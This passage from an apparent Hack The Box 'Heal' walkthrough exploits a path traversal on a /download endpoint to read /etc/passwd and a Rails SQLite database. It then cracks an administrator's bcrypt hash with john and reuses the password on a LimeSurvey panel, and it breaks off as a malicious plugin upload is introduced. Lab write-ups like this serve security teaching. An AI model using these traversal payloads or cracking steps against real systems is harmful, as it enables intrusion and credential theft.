
Then the POST that generates the file, and here the whole design shows:

POST /exports HTTP/1.1
Host: api.heal.htb
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoOfQ.J0NnCAdf82F0IukEy8HTIUHK49VpBnwHhtd4hBp-Y_w

{
  "content": "<!DOCTYPE html>\n<html>\n<head>\n<style>...</style>\n</head>\n<body>\n
              <div class=\"resume-container\">\n<h1></h1>\n<p>Email: </p>\n...\n</body>\n</html>",
  "format": "pdf"
}
The client sends the entire HTML and the server converts it. And the download that follows does not return the PDF in the same response: it hands back a filename that has to be requested separately.

A parameter holding a client-controlled filename is exactly the pattern worth testing.
LFI: reading the database
/download?filename= and the path traversal
We send that last request to Repeater, switch the method to GET and point filename outside the intended directory. The classic sanity check:
GET /download?filename=/etc/passwd HTTP/1.1
Host: api.heal.htb
Authorization: Bearer <jwt>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
...
ralph:x:1000:1000:ralph:/home/ralph:/bin/bash
postgres:x:116:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
ron:x:1001:1001:,,,:/home/ron:/bin/bash
It is a path traversal with arbitrary read, and it hands over the user map as a bonus: only root, ralph, postgres and ron have a shell. Those two names are the pivoting targets, and it pays to note them now: when a loose password turns up later, we will already know who to try it against.
Where Rails keeps its secrets
To know what to ask for, you need to know the layout of a Rails project. The honest way to find out is to build one locally:
sudo apt install ruby-full
gem install rails
rails new myapp
tree myapp
myapp
├── Dockerfile
├── Gemfile
├── Rakefile
├── app
│   ├── controllers
│   ├── models
│   └── views
├── bin
│   ├── rails
│   └── setup
├── config
│   ├── credentials.yml.enc
│   ├── database.yml
│   ├── environments
│   └── initializers
...
config/database.yml says where the database lives, and for a Rails app in development mode that is usually storage/development.sqlite3. That is the file to ask for:
GET /download?filename=../../storage/development.sqlite3
The dump includes the users table with its password_digest values. ralph's (ralph@heal.htb, flagged as an administrator) is a bcrypt ($2a$ prefix, 60 characters):
ralph@heal.htb $2a$12$dUZ/O7KJT3.zE4TOK8p4RuxH3t.Bz45DSr7A94VLvY9SWx1GCSZnGCracking the hash
john --wordlist=rockyou.txt --format=bcrypt --fork=8 hash
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
147258369        (?)
1g 0:00:00:10 DONE (2024-12-23 16:20)  0.09285g/s ...  147258369..amigos

The password is 147258369 (a diagonal on the numeric keypad). /etc/passwd said ralph has a shell, so SSH is the first thing to try:
ssh ralph@heal.htb
ralph@heal.htb's password:
Permission denied, please try again.
ralph@heal.htb's password:
Permission denied, please try again.
ralph@heal.htb's password:

No good: the password belongs to the application, not to the system account. It is a distinction people skip often, and the evidence that a credential fails is as useful as the evidence that it works. Where it does work is the web panel itself, where ralph turns out to be an administrator:
Shell as www-data
A third subdomain
There is nothing exploitable as an admin either, so it is time to reread the site more carefully. And the interface itself has a button nobody looks at:



The link points to take-survey.heal.htb, a third vhost that fuzzing never found (it is not in directory-list-2.3-medium.txt) but that the application advertises on its own. Same lesson as on other boxes: look at the site before firing 220,000 names at it.


10.10.11.46 heal.htb api.heal.htb take-survey.heal.htbralph's credentials open this panel too (another reuse), and the version is LimeSurvey 6.6.4:
Malicious plugin
LimeSurvey lets you install plugins from the panel (Configuration → Plugins). As on so many CMSs, that is code execution: a plugin is PHP the server will run.
